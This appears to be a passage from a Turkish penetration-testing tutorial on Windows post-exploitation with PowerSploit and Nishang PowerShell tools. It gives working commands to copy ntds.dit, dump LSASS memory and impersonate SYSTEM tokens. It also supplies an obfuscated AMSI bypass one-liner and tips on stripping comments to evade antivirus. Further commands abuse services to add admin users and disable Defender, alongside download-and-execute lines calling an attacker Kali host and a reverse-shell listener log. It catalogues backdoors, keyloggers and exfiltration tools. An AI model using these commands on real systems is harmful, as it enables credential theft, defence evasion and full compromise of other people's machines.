Dosya Adı : **Invoke-NinjaCopy.ps1**

Sistem dosyalarını okumak için kullanılabilir.Tam yetki gerektirir.

**Invoke-NinjaCopy -Path "c:\windows\ntds\ntds.dit" -ComputerName "Server1" -LocalDestination "c:\test\ntds.dit"**  
**Invoke-NinjaCopy -Path "c:\windows\ntds\ntds.dit" -RemoteDestination "c:\windows\temp\ntds.dit" -ComputerName "Server1"**  
**Invoke-NinjaCopy -Path "c:\windows\ntds\ntds.dit" -LocalDestination "c:\windows\temp\ntds.dit"**

## Invoke-TokenManipulation

Dosya Adı : **Invoke-TokenManipulation.ps1**

Bu komut dosyası Yönetici ayrıcalıkları gerektirir. Mevcut Oturum Açma Belirteçlerini sıralayabilir ve bunları yeni süreçler oluşturmak için kullanabilir. Bu, kullanmanıza izin verilen oturum açma belirteçleriyle bir işlem oluşturarak ağ üzerinden diğer kullanıcıların kimlik bilgilerini getirir. Bu, Windows 8.1 LSASS korumalarıyla bile çalışacaktır. Bu işlevsellik, gizli bir araca benzemektedir.

### Invoke-TokenManipulation -Enumerate

Bilgisayardaki tüm benzersiz kullanılabilir belirteçleri listeler.

### Invoke-TokenManipulation -CreateProcess "cmd.exe" -Username "nt authority\system"

CMD Satırına "SYSTEM" kullanıcı olarak atlama yapar.

### Invoke-TokenManipulation -ImpersonateUser -Username "nt authority\system"

Kullanılan Powershell satırını "System" kullanıcısına atlaması yapılır.

### Invoke-TokenManipulation -CreateProcess "cmd.exe" -ProcessId 500

İş kimliğini PID numarasına göre yapar.

### Invoke-TokenManipulation -CreateProcess "cmd.exe" -ThreadId 500

İş parçacığını 500 belirteç numarasına göre atama yapar.

### Invoke-TokenManipulation -ShowAll

Benzersiz olmayan belirteçler ve NetworkLogon kullanılarak oluşturulan belirteçler de dahil olmak üzere bilgisayarda bulunan tüm belirteçleri listeler.

**Get-Process wininit | Invoke-TokenManipulation -CreateProcess "cmd.exe"**

LSASS.exe'nin birincil belirtecini kullanarak cmd.exe'yi oluşturur. Bu, Get-Process çıktısını betiğin "-Process" parametresine yönlendirir.

Get-Process wininit | Invoke-TokenManipulation -ImpersonateUser  
Geçerli iş parçacığının lsass güvenlik belirtecinin kimliğine bürünmesini sağlar.

## Out-Minidump

Dosya Adı : Out-Minidump.ps1

Tam bellek dökümünü çıkartır.

Out-Minidump -Process (Get-Process -Id 4293)

Kullanım ;

Get-Process lsass | Out-Minidump

Get-Process | Out-Minidump -DumpFilePath C:\temp

## Get-VolumeShadowCopy

Dosya Adı : Get-VolumeShadowCopy.ps1

Local Volume Shadow kopyası oluşturur.

New-VolumeShadowCopy -Volume C:\

## Privilege Escalation

Dosya Adı : PowerUp.ps1

## Antivirus Atlama Teknikleri

Komut dosyasını indirdikten sonra yapılacak ilk şey komut dosyasını değiştirmek. Komut dosyasını değiştirmek istememizin nedeni, anti-virüsün komut dosyasını okuması ve kötü amaçlı yazılım olarak işaretlemesidir. Çoğu zaman, anti-virüs imzaları, programın "bilinen bir tehdit" olup olmadığını belirlemek için programdaki yorumlara güvenir. Bunu yapmak için bir metin düzenleyici açın ve PowerUp.ps1 dosyasını yükleyin.

```
1 <#
2   PowerUp aims to be a clearinghouse of common Windows privilege escalation
3   vectors that rely on misconfigurations. See README.md for more information.
4
5   Author: @harmj0y
6   License: BSD 3-Clause
7   Required Dependencies: None
8   Optional Dependencies: None
9 #>
10
11 #Requires -Version 2
12
13
14 #####
```

Bazı antivirüs uygulamaları zararlı yazılım tespiti için bazen yorumlara göre hareket eder buna göre bir atmaktadır bunları atlatarak tespit edilmesini ortadan kaldırabiliriz.

**powershell -ep bypass** Komutu ile dışarıdan dosya çalıştırabilmek için powershell bypass işlemini gerçekleştiririz. Bu komut Windows sistemin kendisinde yer alan bir komuttur yani legal bir işlemdir. Sadece bilinçli yetkilendirme amaçlı kullanılmaktadır.

PowerShell'in yürütme politikasını atladığımıza göre AMSI'yi devre dışı bırakmamız gerekiyor. Aşağıda, henüz Microsoft tarafından yamalanmamış AMSI için iyi bir geçiş bulunmaktadır. AMSI'yi atlamak için bunu PowerShell konsoluna yazın.

```
sET-ItEM ( 'V'+aR' + 'IA' + 'bIE:1q2' + 'uZx' ) ( [TYpE]( "{1}{0}"-F'F','rE' ) ) ; ( GeT-VariaBle ( "1Q2U" +"zX" ) -VaL )."A`ss`Emby"."GET`TY`Pe"(( "{6}{3}{1}{4}{2}{0}{5}" -f'Util','A','Amsi','.Management.','utomation.','s','System' ) )."g`etf`iEID"( ( "{0}{2}{1}" -f'amsi','d','InitFaile' ),( "{2}{4}{0}{1}{3}" -f 'Stat','i','NonPubli','c','c,' ) )."sE`T`VaLUE"( ${n`ULI},${t`RuE} )
```

Import-Module PowerUp.ps1 Modül yüklenir.

```
.. \PowerUp.ps1
```

**Invoke-AllChecks** komutu ile işlemler gerçekleşir ve bazı bilgileri karşımıza getirir ayrıca kendi başına eylemlerde gerçekleşir.

**ServiceName** : Bu, hizmetin adıdır

**Path** : Programın bulunduğu veya çalıştırıldığı yer burasıdır.

**ModifiableFile**: Bu hizmeti kötüye kullanabilirsek, değiştirilecek dosyadır.

**StartName**: Bu, hizmetin çalıştıran kullanıcıdır. Bu kullanıcının mevcut ayrıcalıklarımızdan daha yüksek ayrıcalıklara sahip olması önemlidir, aksi takdirde onu kullanmak anlamsız olacaktır. Genel olarak LocalSystem veya Yönetici ayrıcalıklarıyla çalışmasını isteriz .

**CanRestart** : Bunun True olması önemlidir . Hizmeti yeniden başlatma yeteneğine sahip olmalıyız, aksi takdirde ayrıcalıklarımızı yükseltmek için değişiklikler gerçekleşemez. Makineyi yeniden başlatma erişiminiz varsa bu bir seçenektir, ancak genellikle mümkünse makineleri yeniden başlatmaktan kaçınmak isteriz.

**AbuseFunction** : Bu komutu olduğu gibi yazarsak, PowerUp.ps1 hizmeti otomatik olarak kullanır ve Password123 şifresi ile john adlı bir kullanıcısını yönetici grubuna ekler. (Bu elbette değiştirilebilir, ancak bu varsayılan yapılandırmadır.)

```
[*] Checking service permissions...

ServiceName : AbyssWebServer
Path        : C:\WebServer\Abyss Web Server\WebServer\abyssws.exe --service
StartName   : LocalSystem
AbuseFunction : Invoke-ServiceAbuse -Name 'AbyssWebServer'
CanRestart  : True

ServiceName : SNMPTRAP
Path        : C:\Windows\System32\snmptrap.exe
StartName   : LocalSystem
AbuseFunction : Invoke-ServiceAbuse -Name 'SNMPTRAP'
CanRestart  : True
```

```
PS C:\AD\Tools> Invoke-ServiceAbuse -Name 'AbyssWebServer'

ServiceAbused Command
-----
AbyssWebServer net user john Password123! /add && net localgroup Administrators john /add

PS C:\AD\Tools>
```

Sisteme eklenen Administrator kullanıcı burada görüntülenmektedir. ServiceName'e kullanıcı eklenebilir.

**Invoke-ServiceAbuse -Name 'AbyssWebServer' -User hacker -Password Password1337**

Komutu ilede kendimiz sisteme kullanıcı ekleyebiliriz. Burada ki AbyssWebServer grubun adıdır.

`Invoke-ServiceAbuse -Name 'AbyssWebServer' -Command "Set-MpPreference -DisableRealtimeMonitoring $true"`  
Windows Defender'ı devre dışı bırakır.

`Invoke-ServiceAbuse -Name 'AbyssWebServer' -Command "reg add  
\"HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\Terminal Server\" /v fDenyTSConnections /t  
REG_DWORD /d 0 /f"`  
**RDP** Hizmetini Etkinleştir

Doğrudan yüklemek için

`IEX (New-Object Net.WebClient).DownloadString("http://bit.ly/1PdJSHk")` komutu kullanılabilir. Local makineden yüklemek gerekirse eğer `IEX(New-Object Net.WebClient).DownloadString("http://<kali_ip>/PowerUp.ps1")` Python - m `http.server` komutu ile dosyayı erişime açabiliriz veya Server ayarları yapılarak NGROK ile aktarma yapabiliriz. Bu konuda seçenek birden fazla bulunmaktadır. Powershell 3.0 versiyonunda ise ; `PS C:\> iex (iwr 'http://<kali_ip>/PowerUp.ps1')` komutu işimize yaramaktadır. Yukarıda `IWR 127.0.0.1/winpeas.exe -OutFile enum.exe` komutu ile dosyayı sisteme indirme işlemini gerçekleştirmiştik.

Alternatif Method

```
PS C:\> $wr = [System.NET.WebRequest]::Create("http://<kali_ip>/PowerUp.ps1")
PS C:\> $r = $wr.GetResponse()
PS C:\> IEX ([System.IO.StreamReader]($r.GetResponseStream())).ReadToEnd()
```

`Invoke-ServiceAbuse -Name VulnSVC -Username backdoor -Password password -LocalGroup "Power Users"`

VulnSVC grubuna eklenen kullanıcı hesabı.

`Invoke-ServiceAbuse -Name VulnSVC -Username "TESTLAB\john"`

Get-System

Dosya Adı : Get-System.ps1

Meterpreter'da ki Getsystem komutu ile hemen hemen aynı işlevi görür. Get-System komutu ile çalışır.

`Get-System -ServiceName 'PrivescSvc' -PipeName 'secret'`  
`Get-System -Technique Token`  
`Get-System -WhoAml`

Gibi kullanımlar bu uygulamaya örnektir.


## Recon

Dosya Adı : Get-ComputerDetail.ps1

Bilgisayar hakkında bilgileri getirir. Tam yetki gerektirebilir. Get-ComputerDetail komutu ile kullanılabilir.

Recon kısmında `Get-HttpStatus.ps1`, `Invoke-CompareAttributesForClass.ps1`, `Invoke-Portscan.ps1`, `Invoke-ReverseDnsLookup.ps1` bulunmaktadır. `PowerView.ps1` geniş kapsamlı olarak işlemler gerçekleştirebilirsiniz. Recon işlemler genel komutlarda detaylıca yapılabilir.





```
PS C:\Users\Administrator.WIN2008> Get-HttpStatus -Target www.hnuhe.edu.cn -Path C:\Users\Administrator.WIN2008\Desktop\dict.txt

URL                                     Status
--
http://www.hnuhe.edu.cn/yxsx.htm       OK
http://www.hnuhe.edu.cn/kxyj.htm       OK
http://www.hnuhe.edu.cn/admin1.php     Not Found
http://www.hnuhe.edu.cn/admin.asp      Not Found
http://www.hnuhe.edu.cn/admin/account.asp Not Found
http://www.hnuhe.edu.cn/shfw.htm       Not Found
http://www.hnuhe.edu.cn/admin/account.html Not Found
http://www.hnuhe.edu.cn/admin/account.php Not Found
http://www.hnuhe.edu.cn/admin/controlpanel.asp Not Found
http://www.hnuhe.edu.cn/admin/controlpanel.html Not Found
http://www.hnuhe.edu.cn/admin/controlpanel.php Not Found
http://www.hnuhe.edu.cn/admin/cp.asp   Not Found
http://www.hnuhe.edu.cn/admin/cp.html  Not Found
http://www.hnuhe.edu.cn/admin/cp.php   Not Found
http://www.hnuhe.edu.cn/admin/home.asp Not Found
http://www.hnuhe.edu.cn/admin/home.php Not Found
http://www.hnuhe.edu.cn/admin/index.asp Not Found
http://www.hnuhe.edu.cn/               Not Found
PS C:\Users\Administrator.WIN2008>
```

Get-httpStatus örnek kullanımı

## Script Modification

Dosya Adı : [Out-EncodedCommand.ps1](#)

Out-EncodedCommand scripti Powershell komutlarını şifreleme işlemi gerçekleştirmektedir.

**Out-EncodedCommand -ScriptBlock {Write-Host 'hello, world!'}** komutu { } içerisine yazılan herhangi bir Powershell scriptini şifrelemektedir.Base64 olarak şifreleme işlemi gerçekleştirir.

Dosya olarak şifrelemek gerekirse ;

Out-EncodedCommand -Path C:\EvilPayload.ps1 -NonInteractive -NoProfile -WindowStyle Hidden -EncodedOutput

Komutu ile şifreleme gerçekleştirilir.

Şifreli verinin okunması ise ;

## powershell -E

"cwBhAGwAlABhACAATgBIAHcALQBPAGIAagBIAgMAdAA7AGkAZQB4ACgAYQAgAEkATwAuAFMAdABYAGUAYQBtAFI  
AZQBhAGQAZQByACgAKABhACAASQBPAC4AQwBvAG0AcABYAGUAcwBzAGkAbwBuAC4ARABlAGYAbABhAHQAZQBT  
AHQAcgBIAgEAbQAoAFsASQBPAC4ATQBIAG0AbwByAHkAUwB0AHIAZQBhAG0AXQBbAEMAbwBuAHYAZQByAHQAX  
QA6ADoARgByAG8AbQBCAGEAcwBIADYANABTAHQAcgBpAG4AZwAoACcAQwB5AC8ASwBMAEUAbgBWADkAYwBnA  
HYATABsAEYAUQB6ADAAagBOAHkAYwBuAFgAVQBTAGoAUABMADgAcABKAFUAVgBRAEgAQQBAD0APQAnACKALA  
BbAEkATwAuAEMAbwBtAHAACgBIAHMAcWBPAG8AbgAuAEMAbwBtAHAACgBIAHMAcWBPAG8AbgBNAG8AZABIAF0A  
OgA6AEQAZQByAG8AbQBwAHIAZQBzAHMAKQApACwAWwBUAGUAeAB0AC4ARQBuAGMAbwBkAGkAbgBnAF0AOgA  
6AEeAUwBDAEKASQApACKALgBSAGUAYQBkAFQAbwBFAG4AZAAoACKA"

Script Modification içerisinde birkaç tane daha buna benzer yöntemler bulunmaktadır.Çok büyük araçlar olmamakla beraber manuel olarak buna ihtiyaç duymadanda işlemler gerçekleştirilebilir.

## Nishang Powershell Araçları

### Active Directory

Set-DCShadowPermissions

DCShadow için gereken minimum izinleri sağlamak için AD nesnelerini değiştirin.

### Antak – WebShell

PowerShell betiklerini bellekte yürütebilirsiniz, komut yürütebilirsiniz ve bu web kabuğunu kullanarak dosyaları indirip sisteme yükleyebilirsiniz.

### Backdoor

#### HTTP-Backdoor

Üçüncü taraf web sitelerinden talimatlar alabilen ve bellekte PowerShell komut dosyalarını çalıştırabilen bir arka kapı.

#### DNS\_TXT\_Pwnage

DNS TXT sorgularından komutları ve PowerShell komut dosyalarını alabilen, bunları bir hedef üzerinde yürütebilen ve sorgular kullanılarak uzaktan kontrol edilebilen bir arka kapı.

#### Execute-OnTime

Belirli bir zamanda bir hedef üzerinde PowerShell komut dosyalarını çalıştırabilen bir arka kapı.

#### Gupt-Backdoor

Bir WLAN SSID'sine bağlanmadan komutları ve komut dosyalarını alabilen bir arka kapı.

#### Add-ScrnSaveBackdoor

Uzaktan komut ve komut dosyası yürütme için Windows ekran koruyucu kullanabilen bir arka kapı.

#### Invoke-ADSBackdoor

Kalıcılığı sağlamak için alternatif veri akışlarını ve Windows Kayıt Defterini kullanabilen bir arka kapı.

#### Add-RegBackdoor

Yapışkan tuşlar ve Utilman (Windows tuşu + U) ile yükü yürütmek için iyi bilinen Hata Ayıklayıcı hilesini kullanan bir arka kapı.

#### Set-RemoteWMI

Yönetici olmayan bir kullanıcıya erişime izin vermek için DCOM ve WMI ad alanlarının izinlerini değiştirin.

#### Set-RemotePSRemoting

Yönetici olmayan bir kullanıcıya erişime izin vermek için PowerShell uzaktan iletişim izinlerini değiştirin.

### Bypass

Invoke-AmsiBypass

AMSI'yi atlamak/önlemek için herkesçe bilinen yöntemlerin uygulanması.

### Client

#### Out-CHM

PowerShell komutlarını ve komut dosyalarını çalıştırabilen virüslü CHM dosyaları oluşturun.

#### Out-Word

PowerShell komutlarını ve komut dosyalarını çalıştırmak için Word dosyaları oluşturun ve mevcut dosyaları bulaştırın.

#### Out-Excel

PowerShell komutlarını ve komut dosyalarını çalıştırmak için Excel dosyaları oluşturun ve mevcut dosyaları bulaştırın.

#### Out-HTA

Bir web sunucusuna yerleştirilebilecek ve kimlik avı kampanyalarında kullanılabilecek bir HTA dosyası oluşturun.

#### Out-Java

Komut dosyası ve komut yürütme için uygulamalarla kullanılabilen imzalı JAR dosyaları oluşturun.

#### Out-Shortcut

PowerShell komutlarını ve komut dosyalarını yürütebilen kısayol dosyaları oluşturun.

#### Out-WebQuery

Kimlik avı kimlik bilgileri ve SMB karmaları için IQY dosyaları oluşturun.

#### Out-JS

PowerShell komutlarını ve betiklerini yürütebilen JS dosyaları oluşturun.

#### Out-SCT

PowerShell komutlarını ve komut dosyalarını yürütebilen SCT dosyaları oluşturun.

#### Out-SCF

NTLM karma zorluklarını yakalamak için kullanılabilecek bir SCF dosyası oluşturun.

### Privilege Escalation

#### Enable-DuplicateToken

SİSTEM ayrıcalıkları gerektiğinde.

#### Remove-Update

Yamaları kaldırarak güvenlik açıkları oluşturun.

#### Invoke-PsUACme

UAC'yi atla.

### Execution

#### Download-Execute-PS

Bellekte bir PowerShell betiği indirin ve yürütün.

#### Download\_Execute

Yürütülebilir bir dosyayı metin biçiminde indirin, yürütülebilir bir dosyaya dönüştürün ve yürütün.

#### Execute-Command-MSSQL

Yeterli ayrıcalıklara sahip bir MSSQL Sunucusunda PowerShell komutlarını, yerel komutları veya SQL komutlarını çalıştırın.

#### Execute-DNSTXT-Code

DNS TXT sorgularını kullanarak bellekte kabuk kodunu yürütün.

#### Out-RundllCommand

Rundll32.exe'yi kullanarak PowerShell komutlarını ve komut dosyalarını veya ters bir PowerShell oturumunu yürütün.

## Gather

### Check-VM

Bir sanal makine olup olmadığını kontrol edin.

### Copy-VSS

Birim Gölge Kopyası Hizmeti'ni (Volume Shadow Copy Service.  
) kullanarak SAM dosyasını kopyalayın.

### Invoke-CredentialsPhish

Bir kullanıcıyı kimlik bilgilerini düz metin olarak vermesi için sistemi kandırın.

### FireBuster FireListener

Çıkış testi için bir çift komut dosyası

### Get-Information

Bir hedeften bilgiler alın.

### Get-LSASecret

Bir hedeften LSA Hashlarını alın.

### Get-PassHashes

Bir hedeften parola karmaları alın.

### Get-WLAN-Keys

WLAN anahtarlarını bir hedeften düz metin olarak alın.

### Keylogger

Bir hedeften gelen tuş vuruşlarını günlüğe kaydedin.

### Invoke-MimikatzWdigestDowngrade

Windows 8.1 ve Server 2012'de kullanıcı parolalarını düz bir şekilde boşaltın

### Get-PassHints

Bir hedeften Windows kullanıcılarının parola ipuçlarını alın.

### Show-TargetScreen

Geri bağlanın ve MJPEG kullanarak hedef ekranı yayınlayın.

### Invoke-Mimikatz

Mimikatz'ı belleğe yükleyin. Güncellendi ve bazı özelleştirmelerle.

### Invoke-Mimikittenz

Normal ifadeyi kullanarak hedef işlem (tarayıcılar gibi) belleğinden sulu bilgileri çıkarın.

### Invoke-SSIDExfil

WLAN SSID kullanarak kullanıcı kimlik bilgileri gibi bilgileri sızdırın.

### Invoke-SessionGopher

Unix makinelerine erişmek için kullanılan yönetici atlama kutularını ve/veya bilgisayarları tanımlayın.

## MITM

### Invoke-Interceptor

MITM saldırıları için yerel bir HTTPS Proxy

## Pivot

### Create-MultipleSessions

Birden çok bilgisayardaki kimlik bilgilerini kontrol edin ve PSSession'lar oluşturun.

### Run-EXEonRemote

Bir yürütülebilir dosyayı birden çok makinede kopyalayın ve yürütün.

### Invoke-NetworkRelay

Bilgisayarlar arasında ağ geçişleri oluşturun.

## Prasadhak

Çalışan işlemin çalışan hashlarını VirusTotal veritabanına göre kontrol edin.

## Scan

### Brute-Force

Brute force FTP, Active Directory, MSSQL, ve Sharepoint saldırıları

### Port-Scan

Port Tarayıcı

## Shells

### Invoke-PsGcat

Invoke-PsGcatAgent tarafından yürütülecek olan belirtilen bir Gmail hesabına komutlar ve komut dosyaları gönderin

### Invoke-PsGcatAgent

Invoke-PsGcat tarafından gönderilen komutları ve komut dosyalarını yürütün.

### Invoke-PowerShellTcp

Etkileşimli bir PowerShell ters bağlantı veya bağlama kabuğu

### Invoke-PowerShellTcpOneLine

Invoke-PowerShellTcp'nin kaldırılmış sürümü. Ayrıca iki tweet'e sığabilecek bir iskelet versiyonu da içeriyor.

### Invoke-PowerShellTcpOneLineBind

Invoke-PowerShellTcpOneLine'in bağlama sürümü.

### Invoke-PowerShellUdp

UDP üzerinden etkileşimli bir PowerShell ters bağlantı veya bağlama kabuğu

### Invoke-PowerShellUdpOneLine

Invoke-PowerShellUdp'nin kaldırılmış sürümü.

### Invoke-PoshRatHttps

HTTPS üzerinden etkileşimli PowerShell'i tersine çevirin.

### Invoke-PoshRatHttp

HTTP üzerinden etkileşimli PowerShell'i tersine çevirin.

### Remove-PoshRat

Invoke-PoshRatHttps kullandıktan sonra sistemi temizleyin

### Invoke-PowerShellWmi

WMI kullanarak etkileşimli PowerShell.

### Invoke-PowerShellIcmp

ICMP üzerinden etkileşimli bir PowerShell ters kabuğu.

### Invoke-JSRatRundll

rundll32.exe kullanarak HTTP üzerinden etkileşimli bir PowerShell ters kabuğu.

### Invoke-JSRatRegsvr

Regsvr32.exe kullanarak HTTP üzerinden etkileşimli bir PowerShell ters kabuğu.

## Utility

### Add-Exfiltrasyon

Herhangi bir komut dosyasına Gmail, Pastebin, bir web sunucusu ve DNS'ye veri hırsızlığı özelliği ekleyin.

### Add-Persistence

Bir komut dosyasına yeniden başlatma kalıcılığı özelliği ekleyin.

### Remove-Persistence

Add-Persistence komut dosyası tarafından eklenen uzaktan kalıcılık.

### Do-Exfiltrasyon

Çıktıyı sızdırmak için bunu herhangi bir komut dosyasına yönlendirin (|).

### Download

Bir dosyayı hedefe aktarın.

### Parse\_Keys

Keylogger tarafından kaydedilen anahtarları ayrıştırın.

### Invoke-Encode

Bir komut dosyasını veya dizeyi kodlayın ve sıkıştırın.

### Invoke-Decode

Invoke-Encode'dan bir komut dosyasının veya dizinin kodunu çözün ve açın.

### Start-CaptureServer

Temel kimlik doğrulamasını ve SMB karmalarını günlüğe kaydeden bir web sunucusu çalıştırın.

### ConvertTo-ROT13

Bir dizeyi ROT13'e kodlayın veya bir ROT13 dizesinin kodunu çözün.

### Out-DnsTxt

Diğer komut dosyalarıyla kullanılabilecek DNS TXT kayıtları oluşturun.

## Powershell ile Base64 Tipinde Komut Yürütülmesi

```
PS C:\WINDOWS\system32> $Enc="Metin"
PS C:\WINDOWS\system32> [Convert]::ToBase64String([Text.Encoding]::Unicode.GetBytes($Enc))
TQBIAHQAAQBuAA==
PS C:\WINDOWS\system32> $Encoded=[Convert]::ToBase64String([Text.Encoding]::Unicode.GetBytes($Enc))
PS C:\WINDOWS\system32> [System.Text.Encoding]::Unicode.GetString([System.Convert]::FromBase64String($Encoded))
Metin
PS C:\WINDOWS\system32> _
```

Şifreleme :

`$Enc="Metin"` # Önce şifrelenecek olan bir komut giriyoruz Write-Output “Merhaba” olabilir.  
`[Convert]::ToBase64String([Text.Encoding]::Unicode.GetBytes($Enc))` # Komutu ile ise Base64 veri çıkarırız.

Çözme :

`$Encoded=[Convert]::ToBase64String([Text.Encoding]::Unicode.GetBytes($Enc))` # Değişkene atanır.  
`[System.Text.Encoding]::Unicode.GetString([System.Convert]::FromBase64String($Encoded))` # Okunur.

```
PS C:\cmdr> $Enc="write-Output 'Merhaba'"
>> AC
PS C:\cmdr> $Enc={write-Output 'Merhaba'}
PS C:\cmdr> $Encoded=[Convert]::ToBase64String([Text.Encoding]::Unicode.GetBytes($Enc))
PS C:\cmdr> powershell -enc $Encoded
Merhaba
PS C:\cmdr>
```

`powershell.exe -exec bypass -enc Base64Veri` komutu ile Bypass edilerek okunabilir. -Enc veya -E komutuyla da yapılır.

PowerSploit -> OutEncodedCommand modülü ile de basitçe yapılabilir.

`Out-EncodedCommand -ScriptBlock {Write-Host 'hello, world!'}`

Herhangi bir modül kullanmadan direkt sistemde komut yürütebilmek için gerekli talimatlar böyle verilebilir. Zararlı yazılım örneği vermek gerekirse Macro bir virüsün Powershell’de komut çalıştırmasına olanak tanınabilir.

## PrivescCheck

Yetki yükseltme işlemlerinde sistemde otomatik olarak zafiyet tarama işlemleri gerçekleştirmektedir.

`powershell -ep bypass -c ".\PrivescCheck.ps1; Invoke-PrivescCheck"` Komutu ile çalıştırılabilir.

## Meterpreter’da Powershell Script Kullanımı

Bu scripti Powershell olarak Meterpreter’da kullanmak için ;

```
meterpreter > load powershell
Loading extension powershell...Success.
meterpreter > powershell_import /local/path/to/PrivescCheck.ps1
[+] File successfully imported. No result was returned.
meterpreter > powershell_execute "Invoke-PrivescCheck"
[-] Error running command powershell_execute: Rex::TimeoutError Operation timed out.
```

Komutları ile Powershell’e aktarılabilir ve çalıştırılabilir. Fakat Timeout Error hatası verilirse eğer onun içinde ayar yapmamız gerekecektir.



sessions -t 120 -i 1 komutu ile Session -t yani Timeout 120 ( 2 Dakika ) ayarlanarak Timeout süresi uzatılmıştır.

```
(root@kali)-[~]
# nc -lvp 4444
listening on [any] 4444 ...
192.168.1.17: inverse host lookup failed: Unknown host
connect to [192.168.1.2] from (UNKNOWN) [192.168.1.17] 49697
Microsoft Windows [Version 10.0.18362.53]
(c) 2019 Microsoft Corporation. All rights reserved.

C:\Users\user\Downloads>cd c:\Temp
cd c:\Temp

c:\Temp>powershell -ep bypass -c ". .\PrivescCheck.ps1; Invoke-PrivescCheck"
powershell -ep bypass -c ". .\PrivescCheck.ps1; Invoke-PrivescCheck"

+-----+-----+-----+
| TEST | USER > Privileges | VULN |
+-----+-----+-----+
| DESC | List the privileges that are associated to the current user's token. If any of them can be leveraged to somehow run code in the context of the SYSTEM account, it will be reported as a finding. |
+-----+-----+-----+
[!] Not vulnerable.

+-----+-----+-----+
| TEST | USER > Environment Variables | INFO |
+-----+-----+-----+
| DESC | List the environment variables of the current process and try to identify any potentially sensitive information such as passwords or API secrets. This check is simply based on keyword matching and might not be entirely reliable. |
+-----+-----+-----+
[!] Nothing found.

+-----+-----+-----+
| TEST | SERVICES > Non-default Services | INFO |
+-----+-----+-----+
| DESC | List all registered services and filter out the ones that are built into Windows. It does so by parsing the target executable's metadata. |
+-----+-----+-----+
[*] Found 8 result(s).

Name       : daclsvc
DisplayName : DACL Service
ImagePath  : "C:\Program Files\DACL Service\daclservice.exe"
User       : LocalSystem
StartMode  : Manual
```

Uygulama sistemde otomatik olarak zafiyet tespiti yapmaya çalışacaktır.

```
~~~ PrivescCheck Report ~~~
+-----+-----+-----+
| KO | Med. | APPS > Modifiable Startup Apps → 1 result(s) |
| KO | Med. | APPS > Modifiable Apps → 2 result(s) |
| OK | None | CONFIG > WSUS Configuration |
| KO | High | CONFIG > AlwaysInstallElevated → 2 result(s) |
| OK | None | CONFIG > SCCM Cache Folder |
| KO | High | CONFIG > PATH Folder Permissions → 2 result(s) |
| OK | None | CREDS > SAM/SYSTEM Backup Files |
| NA | None | CREDS > Credential Manager (web) |
| OK | None | CREDS > GPP Passwords |
| KO | Med. | CREDS > WinLogon → 1 result(s) |
| NA | None | CREDS > Credential Manager |
| KO | Med. | CREDS > Unattend Files → 1 result(s) |
| NA | Info | HARDENING > LSA protections → 4 result(s) |
| KO | Med. | HARDENING > BitLocker → 1 result(s) |
| NA | Info | MISC > Hijackable DLLs → 2 result(s) |
| OK | None | SCHEDULED TASKS > Unquoted Path |
| OK | None | SCHEDULED TASKS > Binary Permissions |
| NA | Info | SERVICES > Non-default Services → 8 result(s) |
| KO | High | SERVICES > SCM Permissions → 1 result(s) |
| KO | High | SERVICES > Registry Permissions → 1 result(s) |
| KO | High | SERVICES > Binary Permissions → 1 result(s) |
| KO | High | SERVICES > Unquoted Path → 1 result(s) |
| KO | Med. | UPDATES > System up to date? → 1 result(s) |
| OK | None | USER > Privileges |
| NA | None | USER > Environment Variables |
+-----+-----+-----+

WARNING: To get more info, run this script with the option '-Extended'.
```

Örneğin burada Registry Kayıtlarında işlemler yaparak yetki yükseltilebilir.

Rapor halinde ise bunu karşımıza getirmektedir.

## Metasploit ile Windows Enumeration ve Vulnerability Search İşlemleri

Bu konular Metasploit konuları içerisinde ayrıca yer almaktadır.Örneği Powershell Empire ile daha etkili bir işlemler gerçekleştirilebilir.

```
mkdir privs
cd privs
upload /root/Downloads/Seatbelt.exe
upload /root/Downloads/SharpUp.exe
upload /root/Downloads/WinPEAS.exe
shell
WinPEAS.exe
SharpUp.exe
Seatbelt.exe
```

Bu dizi işlemleri sisteme bilgi toplama ve zafiyet taraması gibi işlemleri gerçekleştirmektedir.

```
meterpreter > mkdir privs
Creating directory: privs
meterpreter > cd privs
meterpreter > upload /root/Downloads/Seatbelt.exe .
[*] uploading : /root/Downloads/Seatbelt.exe → .
[*] uploaded  : /root/Downloads/Seatbelt.exe → .\Seatbelt.exe
meterpreter > upload /root/Downloads/SharpUp.exe .
[*] uploading : /root/Downloads/SharpUp.exe → .
[*] uploaded  : /root/Downloads/SharpUp.exe → .\SharpUp.exe
meterpreter > upload /root/Downloads/winPEAS.exe .
[*] uploading : /root/Downloads/winPEAS.exe → .
[*] uploaded  : /root/Downloads/winPEAS.exe → .\winPEAS.exe
meterpreter > shell
Process 8992 created.
Channel 9 created.
Microsoft Windows [Version 10.0.18362.53]
(c) 2019 Microsoft Corporation. All rights reserved.

c:\privs>winPEAS.exe
```

## JAWS

Jaws uygulamasının sistemde yaptığı işlemler ;

- Current Features
- Network Information (interfaces, arp, netstat)
- Firewall Status and Rules
- Running Processes
- Files and Folders with Full Control or Modify Access
- Mapped Drives
- Potentially Interesting Files
- Unquoted Service Paths
- Recent Documents
- System Install Files
- AlwaysInstallElevated Registry Key Check
- Stored Credentials
- Installed Applications
- Potentially Vulnerable Services
- MuiCache Files
- Scheduled Tasks

powershell.exe -ExecutionPolicy Bypass -File .\jaws-enum.ps1 Komutu ile çalışmaktadır.

## WinDowsEnum

WindowsEnum.ps1 Powershell scripti ile sistemde bir çok özel veri içeren bilgileride ayrıca bir tarama gerçekleştirerek ortaya koymaya çalışacaktır.Etkili bir scripttir.

Klasik kullanım

```
